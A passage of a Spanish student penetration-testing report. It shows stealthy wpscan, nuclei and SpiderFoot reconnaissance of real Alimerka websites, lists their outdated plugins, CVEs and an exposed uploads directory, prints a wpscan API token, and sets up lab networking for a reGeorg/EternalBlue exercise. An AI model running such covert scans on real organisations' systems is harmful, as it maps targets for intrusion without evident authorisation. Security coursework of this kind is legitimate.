En este caso, se hará la búsqueda de tecnologías utilizados en los dominios principales seleccionados para este ejercicio. Se muestran capturas de pantalla con los resultados:

The screenshot shows a browser window with the URL <https://www.alimerka.es>. The Wappalyzer extension is active, displaying a sidebar with detected technologies. The sidebar has two tabs: 'TECHNOLOGIES' (selected) and 'MORE INFO'. The 'TECHNOLOGIES' tab lists various technologies found on the page, each with a small icon and a link to its details. The listed technologies include:

- Gestor de Contenido: WordPress
- Tag Manager: Google Tag Manager
- Blog: WordPress
- Landing Page Builder: Elementor
- Framework JavaScript: Alpine.js 3.9.5
- SEO: Yoast SEO 18.5.1
- Security: reCAPTCHA
- JavaScript Libraries: FancyBox
- Tipografía: Font Awesome
- jQuery
- jQuery Migrate
- Google Font API
- Sweetalert
- core-js 3.19.1
- Miscelánea: Swiper Slider, Module Federation 50% sure, webpack 50% sure
- Cookie compliance: CookieYes
- WordPress themes: Astra
- Herramienta de Cache: WP Rocket
- WordPress plugins: Contact Form 7
- Lenguaje de programación: PHP
- Yoast SEO 18.5.1
- WP Rocket
- Base de Datos: MySQL

The screenshot shows a web browser displaying the Fundación Alimerka website at <https://www.fundacionalimerka.es>. The page features a yellow header with the foundation's logo and navigation links for 'Quiénes somos' and 'Qué hacemos'. Below the header is a large photograph of people at an event. A dark banner at the bottom left of the page reads: 'Inaugurada en el Museo Casa Botines Gaudí de León la exposición <Nuestros vecinos invisibles> de la Fundación Alimerka'.

A purple sidebar titled 'Wappalyzer' provides a detailed technological analysis of the website. It lists various technologies used, such as:

- Gestor de Contenido:** WordPress 5.8.3, GSAP
- Extensión de Servidor Web:** mod_jk 1.2.46, OpenSSL 1.1.1k
- Blog:** WordPress 5.8.3
- Base de Datos:** MySQL
- Framework JavaScript:** GSAP
- SEO:** Yoast SEO 17.8
- Reproductor de Vídeo:** Vimeo
- JavaScript Libraries:** Choices, jQuery 3.6.0, jQuery Migrate 3.3.2
- Tipografía:** Font Awesome, Google Font API, Twitter Emoji (Twemoji)
- Miscelánea:** Revslider 6.5.11
- UI Frameworks:** Bootstrap 3.3.5
- Servidor Web:** Apache 2.4.53, Apache Tomcat
- Cookie compliance:** Cookie Notice 2.2.1
- Lenguaje de programación:** PHP 8.0.17, Java
- WordPress plugins:** Yoast SEO 17.8, Cookie Notice 2.2.1, Revslider 6.5.11

The screenshot shows a web browser displaying the 35th Anniversary website of Fundación Alimerka at <https://www.35aniversarioalimerka.es>. The page has a yellow header with the text 'DESCUBRE TU REGALO' and a 'CUMPLIENDO TUS DESEOS DESDE 1984'. The main content features a large banner with the text 'UN AÑO DE RECOMPENSAS' and 'Descubre'.

A purple sidebar titled 'Wappalyzer' provides a detailed technological analysis of the website. It lists various technologies used, such as:

- Análitica:** Google Analytics
- JavaScript Libraries:** jQuery 3.6.0
- Lenguaje de programación:** PHP
- UI Frameworks:** Bootstrap
- Tag Manager:** Google Tag Manager
- Cookie compliance:** Cookiebot

The sidebar also includes a section for generating sales leads, stating: 'Find new prospects by the technologies they use. Reach out to customers of Shopify, Magento, Salesforce and others.'

The screenshot shows a website for "26º" featuring a large "26º" logo and a menu with "Bienvenidos", "Nuestras sugerencias", "Panadería", "Contacto", and "Novedades". Below the menu are social media links for Facebook and Twitter. To the right, a Wappalyzer extension window is open, showing technologies used: Analítica (Google Analytics), Security (reCAPTCHA), CDN (Google Hosted Libraries), Tag Manager (Google Tag Manager), JavaScript Libraries (jQuery 1.11.2), Retargeting (Google Remarketing Tag), and something missing. A button for "Generate sales leads" is also present.

The screenshot shows a website for "ALIMERKA" with a yellow header and footer. The main content includes a "EMPIEZA A COMER" section, a "Accede con tu DNI" login form, and categories like "Alimentación", "Bebidas", and "Charcutería". To the right, a Wappalyzer extension window is open, showing technologies used: Framework JavaScript (Handlebars 1.0.0), Security (reCAPTCHA), Miscelánea (Prefix-Free), Servidor Web (Apache), Tag Manager (Google Tag Manager), JavaScript Libraries (jQuery 3.4.1, Modernizr 2.6.1, crypto.js, jQuery Migrate), and UI Frameworks (Bootstrap).


3.5. Identificación automatizada de vulnerabilidades

Para la identificación pasiva se va a hacer uso de [wpscan](#) en los dominios que gracias a Wappalyzer se conoce que están construidos con Wordpress.

[Wpscan](#) es una herramienta que automatiza la búsqueda de vulnerabilidades en sitios construidos con este CMS y que cuenta con un modo pasivo que es el que se ha utilizado en este caso con el fin de dificultar la detección del escaneo.

Se ejecuta este modo pasivo con un comando de este tipo

```
wpscan --stealthy --ignore-main-redirect --api-token <TOKEN> --url <URL> -o <FILENAME>
```



```
(kali㉿kali)-[~/Tools]
$ wpscan --stealthy --ignore-main-redirect --api-token Za1Q0ml0Bqcgk4upnztqRc4P07aK7EBa4W6aUxHSN24 --url https://www.fundacionalimerka.es -o wpscan_fundacionalimerka.txt
(kali㉿kali)-[~/Tools]
$ wpscan --stealthy --ignore-main-redirect --api-token Za1Q0ml0Bqcgk4upnztqRc4P07aK7EBa4W6aUxHSN24 --url https://www.alimerka.es -o wpscan_alimerka.txt
```

En la siguiente tabla se muestran los resultados más relevantes obtenidos en ambos dominios tras el escaneo con esta herramienta:

	<u>alimerka.es</u>	<u>fundacionalimerka.es</u>
Wordpress version		5.8.3
Vulnerabilidades asociadas a la version de Wordpress		<p>Prototype Pollution in jQuery https://www.youtube.com/watch?v=_65_GFERKs https://brightsec.com/blog/prototype-pollution/</p> <p>Prototype Pollution via Gutenberg's wordpress/url package https://www.searchenginejournal.com/wordpress-core-vulnerability-2022/441795/ https://github.com/WordPress/gutenberg/pull/39365/files</p>
Theme version		Avada 7.6
Vulnerabilidades asociadas al theme		<p>Unauthenticated SSRF https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-1386 https://www.rootshellsecurity.net/rootshell-discovered-a-critical-vulnerability-in-top-wordpress-theme/ https://theme-fusion.com/version-7-6-2-security-update/</p>
Plugins desactualizados	- contact-form-7 - wordpress-seo	- cookie-notice 2.2.1 - revslider 6.5.11 - wordpress-seo 17.8

La vulnerabilidad Prototype Pollution in jQuery encontrada en la versión Wordpress de fundacionalimerka.es se considera alta. Está basada en la alteración de los prototipos incluidos en el código Javascript que permite ataques DoS y de escalada de privilegios a admin.

Otra importante vulnerabilidad localizada relacionada con estas páginas construidas en Wordpress se da cuando se visita <https://fundacionalimerka.es/wp-content/uploads>.

Todo el contenido subido a partir de esta dirección por parte de la empresa está en principio visible públicamente solo navegando a esta dirección.

Name	Last modified	Size	Description
Parent Directory	-	-	
2014/	2020-05-21 10:45	-	
2016/	2020-05-21 10:37	-	
2017/	2020-05-21 10:45	-	
2018/	2020-05-21 10:45	-	
2019/	2020-05-21 10:45	-	
2020/	2020-12-01 01:00	-	
2021/	2021-12-01 01:00	-	
2022/	2022-06-01 02:01	-	
fusion-builder-avada.>	2022-01-10 09:42	-	
fusion-efonts/	2022-05-25 08:50	-	
fusion-styles/	2022-06-05 10:19	-	
fusion_slider_exports/	2020-05-21 10:38	-	
fusionredux/	2020-05-21 10:37	-	
revslider/	2020-05-21 10:45	-	
vfb/	2020-09-14 15:18	-	

Name	Last modified	Size	Description
Parent Directory	-	-	
Añgeles-MeneÍndez.>	2020-06-11 16:28	9.2K	
Añgeles-MeneÍndez.>	2020-06-11 16:28	15K	
Añgeles-MeneÍndez.>	2020-06-11 16:28	16K	
Añgeles-MeneÍndez.>	2020-06-11 16:28	16K	
Añgeles-MeneÍndez.>	2020-06-11 16:28	25K	
Añgeles-MeneÍndez.>	2020-06-11 16:28	28K	
Añgeles-MeneÍndez.>	2020-06-11 16:28	28K	
Añgeles-MeneÍndez.>	2020-06-11 16:28	35K	
Añgeles-MeneÍndez.>	2020-06-11 16:28	44K	
Añgeles-MeneÍndez.>	2020-06-11 16:28	46K	
Añgeles-MeneÍndez.>	2020-06-11 16:28	61K	
Añgeles-MeneÍndez.>	2020-06-11 16:28	53K	
Añgeles-MeneÍndez.>	2020-06-11 16:28	79K	
Añgeles-MeneÍndez.>	2020-06-11 16:28	86K	
Añgeles-MeneÍndez.>	2020-06-11 16:28	91K	
Añgeles-MeneÍndez.>	2020-06-11 16:28	89K	
Añgeles-MeneÍndez.>	2020-06-11 16:28	129K	
Añgeles-MeneÍndez.>	2020-06-11 16:28	873K	
Acnur-Yemen-66x66.jpg	2020-06-19 12:54	11K	
Acnur-Yemen-150x150.jpg	2020-06-19 12:54	16K	
Acnur-Yemen-177x142.jpg	2020-06-19 12:54	17K	
Acnur-Yemen-200x133.jpg	2020-06-19 12:54	17K	
Añgeles-MeneÍndez-200x200.>	2020-06-19 12:54	25K	

En una fase de explotación, podría analizarse si esta vulnerabilidad permitiría acceder de alguna manera a la subida de archivos, con lo que podríamos encontrarnos ante un vector de ataque importante.

Una segunda herramienta utilizada para esta búsqueda automatizada ha sido [nuclei](#).

Realiza escaneo de las urls indicadas en busca de vulnerabilidades. Se puede seleccionar la severidad de esas vulnerabilidades como info, medium, high, critical.

En este caso se ha optado por realizar el escaneo solo con las opciones high y critical ya que son las que menos peticiones realizan y por tanto las que más dificulta la detección de peticiones anómalas a las webs.

Un comando tipo para ejecutar esta opción sería:

```
nuclei -u <URL> -s critical,high -o <FILENAME>
```

En esta ocasión no se han encontrado vulnerabilidades altas o críticas en ninguno de los dominios principales seleccionados.

```
(kali㉿kali)-[~/Tools]
$ nuclei -u https://www.35aniversarioalimerka.es -s critical,high -o nuclei_35anivaalimerka.txt

[WRN] Use with caution. You are responsible for your actions.
[WRN] Developers assume no liability and are not responsible for any misuse or damage.
[WRN] Found 4 templates with syntax warning (use -validate flag for further examination)
[WRN] Found 9 templates with syntax error (use -validate flag for further examination)
[INF] Using Nuclei Engine 2.7.1 (latest)
[INF] Using Nuclei Templates 9.0.6 (latest)
[INF] Templates added in last update: 310
[INF] Templates loaded for scan: 1378
[INF] Templates clustered: 145 (Reduced 116 HTTP Requests)
[INF] Using Interactsh Server: oast.pro
[INF] No results found. Better luck next time!

(kali㉿kali)-[~/Tools]
$ nuclei -u https://www.fundacionalimerka.es -s critical,high -o nuclei_fundacionalimerka.txt

[WRN] Use with caution. You are responsible for your actions.
[WRN] Developers assume no liability and are not responsible for any misuse or damage.
[WRN] Found 4 templates with syntax warning (use -validate flag for further examination)
[WRN] Found 9 templates with syntax error (use -validate flag for further examination)
[INF] Using Nuclei Engine 2.7.1 (latest)
[INF] Using Nuclei Templates 9.0.6 (latest)
[INF] Templates added in last update: 310
[INF] Templates loaded for scan: 1378
[INF] Templates clustered: 145 (Reduced 116 HTTP Requests)
[INF] Using Interactsh Server: oast.pro
[INF] No results found. Better luck next time!
```

```
(kali㉿kali)-[~/Tools]
$ nuclei -u https://www.26grados.com -s critical,high -o nuclei_26grados.txt
[WRN] Use with caution. You are responsible for your actions.
[WRN] Developers assume no liability and are not responsible for any misuse or damage.
[WRN] Found 4 templates with syntax warning (use -validate flag for further examination)
[WRN] Found 9 templates with syntax error (use -validate flag for further examination)
[INF] Using Nuclei Engine 2.7.1 (latest)
[INF] Using Nuclei Templates 9.0.6 (latest)
[INF] Templates added in last update: 310
[INF] Templates loaded for scan: 1378
[INF] Templates clustered: 145 (Reduced 116 HTTP Requests)
[INF] Using Interactsh Server: oast.live
[INF] No results found. Better luck next time!

(kali㉿kali)-[~/Tools]
$ nuclei -u https://www.alimerkaonline.es -s critical,high -o nuclei_alimerkaonline.txt
[WRN] Use with caution. You are responsible for your actions.
[WRN] Developers assume no liability and are not responsible for any misuse or damage.
[WRN] Found 4 templates with syntax warning (use -validate flag for further examination)
[WRN] Found 9 templates with syntax error (use -validate flag for further examination)
[INF] Using Nuclei Engine 2.7.1 (latest)
[INF] Using Nuclei Templates 9.0.6 (latest)
[INF] Templates added in last update: 310
[INF] Templates loaded for scan: 1378
[INF] Templates clustered: 145 (Reduced 116 HTTP Requests)
[INF] Using Interactsh Server: oast.pro
[INF] No results found. Better luck next time!

(kali㉿kali)-[~/Tools]
$ nuclei -u https://www.alimerka.es -s critical,high -o nuclei_alimerka.txt
[WRN] Use with caution. You are responsible for your actions.
[WRN] Developers assume no liability and are not responsible for any misuse or damage.
[WRN] Found 4 templates with syntax warning (use -validate flag for further examination)
[WRN] Found 9 templates with syntax error (use -validate flag for further examination)
[INF] Using Nuclei Engine 2.7.1 (latest)
[INF] Using Nuclei Templates 9.0.6 (latest)
[INF] Templates added in last update: 310
[INF] Templates loaded for scan: 1378
[INF] Templates clustered: 145 (Reduced 116 HTTP Requests)
[INF] Using Interactsh Server: oast.online
[INF] No results found. Better luck next time!
```

Por último, se ha utilizado la herramienta Spiderfoot, que realiza un completo análisis de dominios, mostrando incluso algunas vulnerabilidades (los denomina correlaciones) que pueden encontrarse en los dominios analizados.

New Scan

Scan Name
alimerka.es

Scan Target
The target of your scan.

By Use Case **By Required Data** **By Module**


All **Get anything and everything about the target.**
All SpiderFoot modules will be enabled (slow) but every possible piece of information about the target will be obtained and analysed.

Footprint **Understand what information this target exposes to the Internet.**
Gain an understanding about the target's network perimeter, associated identities and other information that is obtained through a lot of web crawling and search engine use.

Investigate **Best for when you suspect the target to be malicious but need more information.**
Some basic footprinting will be performed in addition to querying of blacklists and other sources that may have information about your target's maliciousness.

Passive **When you don't want the target to even suspect they are being investigated.**
As much information will be gathered without touching the target or their affiliates, therefore only modules that do not touch the target will be enabled.

Run Scan Now



Se adjuntan a esta práctica reportes completos del análisis realizado con esta herramienta en los dominios objetivo principales.

Segunda parte

Ejercicio 2. Intrusión y explotación de vulnerabilidades mediante tunelización

El alumno deberá desplegar las máquinas virtuales proporcionadas (DVWA y Windows Server 2008) de la siguiente manera:

- DVWA y Kali en una red NAT 1
- DVWA y Windows Server 2008 en una red NAT 2

** De esta forma, el sistema Kali no tendrá visibilidad directa sobre la máquina Windows Server 2008

Posteriormente deberán ser desarrollar las siguientes acciones:

- Desplegar reGeorg en DVWA mediante la funcionalidad de subida de ficheros
- Hacer uso de reGeorg para enumerar el sistema Windows Server
- Hacer uso de Metasploit para explotar la vulnerabilidad EternalBlue mediante el uso del proxy levantado en local con reGeorg

1. Configuración de las redes

Para este ejercicio, como se menciona en el enunciado, se hará uso de 3 máquinas virtuales: Kali Linux 2022.2, DVWA (Damn Vulnerable Web Application) y Windows Server 2008.


El planteamiento es el siguiente:

1. Se utiliza Virtual Box para la virtualización de las máquinas utilizadas.
2. DVWA debe tener visibilidad con las otras dos máquinas en redes distintas.
3. Kali Linux y Windows Server no tendrán visibilidad entre ellas.

Para ello, se han configurado las redes de la siguiente manera.

Red 1: DVWA y Kali Linux

Se configuran ambas máquinas con el Adaptador de Red 1 según esta captura de pantalla:



Comprobamos la visibilidad entre ambas máquinas haciendo un ping:

```
kali㉿kali:[~]
File Actions Edit View Help
56 packets transmitted, 0 received, 100% packet loss, time 57308ms

└──(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.9 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fd17:625c:f037:a801:a00:27ff:fe39:b9d3 prefixlen 64 scopeid 0
          x0<global>
            inet6 fd17:625c:f037:a801:48ce:df39:5062:7aac prefixlen 64 scopeid 0
              x0<global>
                inet6 fe80::a00:27ff:fe39:b9d3 prefixlen 64 scopeid 0x20<link>
                  ether 08:00:27:39:b9:d3 txqueuelen 1000 (Ethernet)
                    RX packets 318 bytes 54095 (52.8 KiB)
                    RX errors 0 dropped 23 overruns 0 frame 0
                    TX packets 445 bytes 60407 (58.9 KiB)
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
      loop txqueuelen 1000 (Local Loopback)
        RX packets 381 bytes 33288 (32.5 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 381 bytes 33288 (32.5 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
duwa@duwa:[~]$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:e3:16:2c
          inet addr:10.0.2.10 Bcast:10.0.2.255 Mask:255.255.255.0
            inet6 addr: fd17:625c:f037:a801:a00:27ff:fee3:162c/64 Scope:Global
              inet6 addr: fe80::a00:27ff:fee3:162c/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
              RX packets:31 errors:0 dropped:0 overruns:0 frame:0
              TX packets:31 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:7096 (7.0 KB) TX bytes:4590 (4.5 KB)

eth1      Link encap:Ethernet HWaddr 08:00:27:4b:d2:b7
          inet addr:192.168.93.208 Bcast:192.168.93.255 Mask:255.255.255.0
            inet6 addr: fe80::a00:27ff:fe4b:d2b7/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
              RX packets:1168 errors:0 dropped:0 overruns:0 frame:0
              TX packets:42 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:86230 (86.2 KB) TX bytes:3392 (3.3 KB)


lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:8 errors:0 dropped:0 overruns:0 frame:0
            TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:752 (752.0 B) TX bytes:752 (752.0 B)
```

```
(kali㉿kali)-[~]
$ ping 10.0.2.10
PING 10.0.2.10 (10.0.2.10) 56(84) bytes of data.
64 bytes from 10.0.2.10: icmp_seq=1 ttl=64 time=3.78 ms
64 bytes from 10.0.2.10: icmp_seq=2 ttl=64 time=0.466 ms
64 bytes from 10.0.2.10: icmp_seq=3 ttl=64 time=0.363 ms
^C
--- 10.0.2.10 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2026ms
rtt min/avg/max/mdev = 0.363/1.535/3.776/1.585 ms
```

```
duwa@duwa:~$ ping 10.0.2.9
PING 10.0.2.9 (10.0.2.9) 56(84) bytes of data.
64 bytes from 10.0.2.9: icmp_seq=1 ttl=64 time=0.834 ms
64 bytes from 10.0.2.9: icmp_seq=2 ttl=64 time=0.614 ms
64 bytes from 10.0.2.9: icmp_seq=3 ttl=64 time=0.509 ms
64 bytes from 10.0.2.9: icmp_seq=4 ttl=64 time=0.491 ms
64 bytes from 10.0.2.9: icmp_seq=5 ttl=64 time=0.681 ms
64 bytes from 10.0.2.9: icmp_seq=6 ttl=64 time=0.441 ms
64 bytes from 10.0.2.9: icmp_seq=7 ttl=64 time=0.462 ms
^C
--- 10.0.2.9 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6011ms
rtt min/avg/max/mdev = 0.441/0.576/0.834/0.132 ms
```

Red 2: DVWA y Windows Server 2008

Se configuran ambas máquinas con el Adaptador de Red 2 en el caso de DVWA y el Adaptador de Red 1 en el caso de Windows Server 2008, según esta captura de pantalla:



Comprobamos la visibilidad entre ambas máquinas haciendo un ping:

```
WinServer2008 [Corriendo]
Símbolo del sistema

Adaptador de Ethernet Conexión de área local 3:
  Sufijo DNS específico para la conexión. . . : localdomain
  Vínculo: dirección IPv6 local. . . : fe80::8999:ad1d:5d80:abcc%15
  Dirección IPv4. . . . . : 192.168.93.207
  Máscara de subred . . . . . : 255.255.255.0
  Puerta de enlace predeterminada . . . . . : 192.168.93.2

Adaptador de túnel isatap.localdomain:
  Estado de los medios. . . . . : medios desconectados
  Sufijo DNS específico para la conexión. . . : localdomain
```

```
duwa@duwa:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:e3:16:2c
          inet addr:10.0.2.10 Bcast:10.0.2.255 Mask:255.255.255.0
          inet6 addr: fd17:625c:f037:a801:a00:27ff:fee3:162c/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe3:162c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:48 errors:0 dropped:0 overruns:0 frame:0
          TX packets:46 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10072 (10.0 KB) TX bytes:6512 (6.5 KB)

eth1      Link encap:Ethernet HWaddr 08:00:27:4b:d2:87
          inet addr:192.168.93.208 Bcast:192.168.93.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe4b:d287/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:1245 errors:0 dropped:0 overruns:0 frame:0
          TX packets:44 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:91782 (91.7 KB) TX bytes:3776 (3.7 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:8 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:752 (752.0 B) TX bytes:752 (752.0 B)

duwa@duwa:~$
```

```
WinServer2008 [Corriendo]
Símbolo del sistema

C:\Users\roman>ping 192.168.93.208

Haciendo ping a 192.168.93.208 con 32 bytes de datos:
Respueta desde 192.168.93.208: bytes=32 tiempo<1m TTL=64

Estadísticas de ping para 192.168.93.208:
  Paquetes: enviados = 4, recibidos = 4, perdidos = 0
  (0% perdidos),
  Tiempos aproximados de ida y vuelta en milisegundos:
    Mínimo = 0ms, Máximo = 0ms, Media = 0ms
```

```
dvwa@dvwa:~$ ping 192.168.93.207
PING 192.168.93.207 (192.168.93.207) 56(84) bytes of data.
64 bytes from 192.168.93.207: icmp_seq=1 ttl=128 time=1.96 ms
64 bytes from 192.168.93.207: icmp_seq=2 ttl=128 time=0.461 ms
64 bytes from 192.168.93.207: icmp_seq=3 ttl=128 time=0.496 ms
64 bytes from 192.168.93.207: icmp_seq=4 ttl=128 time=0.612 ms
^C
--- 192.168.93.207 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 0.461/0.883/1.966/0.628 ms
```

Por último, se comprueba que no haya visibilidad entre Kali Linux y Windows Server 2008:

```
(kali㉿kali)-[~]
└─$ ping 192.168.93.207
PING 192.168.93.207 (192.168.93.207) 56(84) bytes of data.
^C
--- 192.168.93.207 ping statistics ---
11 packets transmitted, 0 received, 100% packet loss, time 10360ms
```

```
C:\Users\roman>ping 10.0.2.9

Haciendo ping a 10.0.2.9 con 32 bytes de datos:
Respuesta desde 192.168.93.207: Host de destino inaccesible.
```

